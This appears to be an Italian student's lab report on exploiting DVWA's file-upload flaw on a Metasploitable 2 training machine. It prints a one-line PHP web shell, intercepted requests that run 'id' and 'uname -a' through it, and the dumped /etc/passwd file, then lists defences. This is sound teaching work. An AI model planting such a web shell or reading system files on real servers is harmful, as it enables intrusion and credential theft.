

REPORT

S6/L1

1. Obiettivi e Configurazione del Laboratorio

L'obiettivo di questa attività è testare la sicurezza di un'applicazione web simulando un attacco di **File Upload** per ottenere una shell remota. L'ambiente è stato configurato nel seguente modo:

- **Kali Linux:** Macchina attaccante equipaggiata con BurpSuite per l'intercettazione del traffico.
- **Metasploitable 2:** Server bersaglio ospitante l'applicazione DVWA.
- **Rete:** Configurazione Host-Only per garantire comunicazione bidirezionale isolata.

Connettività

L'ambiente di test è composto da due macchine virtuali (Kali Linux e Metasploitable 2) all'interno di una rete isolata. Per permettere la comunicazione tra i due sistemi, le schede di rete sono state configurate in modalità **Bridge** all'interno dell'ambiente UTM. Poi ho configurato in DHCP meta.

Una volta impostata la rete, è stata verificata la connettività bidirezionale tramite un **Ping Test**. Questo passaggio assicura che il server DVWA sia raggiungibile da Kali.




Figura 1: Verifica della connettività tramite ping tra Kali Linux e il target Metasploitable.

NOTA TECNICA:

L'uso della modalità Bridge in UTM garantisce che le macchine virtuali ricevano indirizzi IP compatibili all'interno dello stesso segmento di rete, permettendo l'interazione diretta richiesta per lo sfruttamento delle vulnerabilità web.

2. Analisi del Traffico HTTP con BurpSuite

Prima dell'attacco, è fondamentale capire come l'applicazione comunica. Utilizzando BurpSuite come proxy, abbiamo analizzato i verbi HTTP utilizzati. Nello screenshot seguente vediamo una tipica richiesta **GET** intercettata verso la DVWA.




Figura 1: Intercettazione di una richiesta GET e analisi dei parametri di sessione in BurpSuite.

Lo studio delle intestazioni HTTP permette di identificare i cookie di sessione e i parametri necessari per mantenere la connessione durante la fase di caricamento della shell.

3. Sfruttamento della Vulnerabilità File Upload

Sfruttando la sezione "File Upload" della DVWA (impostata su livello di sicurezza LOW), abbiamo caricato un file chiamato cmd.php. Questo file contiene una riga di codice malevola che permette di eseguire istruzioni di sistema tramite query string:

```
<?php echo "<pre>" . shell_exec($_GET['cmd']) . "</pre>"; ?>
```

Poiché l'applicazione non esegue controlli sulle estensioni o sui Magic Number dei file caricati, il caricamento è andato a buon fine, fornendo un punto di accesso (Endpoint) per il controllo remoto.

4. Esecuzione Comandi

Una volta caricata la shell, abbiamo iniziato la fase di esecuzione comandi remoti (RCE) .

4.1 Identificazione del Privilegio (whoami & id)

Il primo passo è capire con quali permessi stiamo operando. Il comando `whoami` conferma che siamo l'utente del servizio web.





Figura 2: Output del comando 'whoami' eseguito via browser.

Il comando `id` fornisce dettagli tecnici su UID e GID, utili per pianificare un'eventuale Privilege Escalation.




```
Request
Pretty Raw Hex
1 GET /dvwa/hackable/uploads/shell.php?cmd=id HTTP/1.1
2 Host: 192.168.1.38
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/146.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
  apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=7f04ae376e54d5daf247e85bb9921710
9 Connection: keep-alive
10
11
```

Figura 3: Dettagli dell'account utente del server.

4.2 Fingerprinting del Sistema (uname)

Per conoscere la versione del kernel e l'architettura, abbiamo eseguito `uname -a`.



```
Request
Pretty Raw Hex
1 GET /dvwa/hackable/uploads/shell.php?cmd=uname%20-a HTTP/1.1
2 Host: 192.168.1.38
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/146.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
  apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=7f04ae376e54d5daf247e85bb9921710
9 Connection: keep-alive
10
11
```

Figura 4: Identificazione del sistema operativo e della versione del Kernel Linux.

4.3 Accesso ai File di Sistema (/etc/passwd)

Uno dei risultati più critici è stata la capacità di leggere il file `/etc/passwd`, che elenca tutti gli utenti presenti sulla macchina Metasploitable.

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mail List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/:/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/bin/false user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Figura 5: Esfiltrazione dell'elenco utenti dal file `passwd`.

Analisi Critica: La visibilità del file `passwd` permette di identificare utenti con accesso alla shell (come `root`, `msfadmin`, ecc.) e di tentare attacchi di forza bruta o sfruttare vulnerabilità locali specifiche per quelle versioni utente.

5. Conclusioni Tecniche e Mitigazione

L'esercitazione ha dimostrato con successo come una singola falla di **File Upload** possa compromettere totalmente la riservatezza e l'integrità di un server.

Cosa ho imparato:

- L'importanza di monitorare il traffico con BurpSuite per comprendere i verbi HTTP (GET/POST).
- La pericolosità di non validare i file caricati dagli utenti.
- La facilità con cui una semplice riga di codice PHP può trasformarsi in uno strumento di controllo remoto totale (RCE).

Misure di Difesa:

1. Implementare whitelist rigorose per le estensioni dei file.
2. Validare il tipo MIME e il contenuto del file (Magic Bytes).
3. Disabilitare l'esecuzione di script PHP nelle directory di upload.
4. Utilizzare ambienti sandbox o container per isolare i servizi web.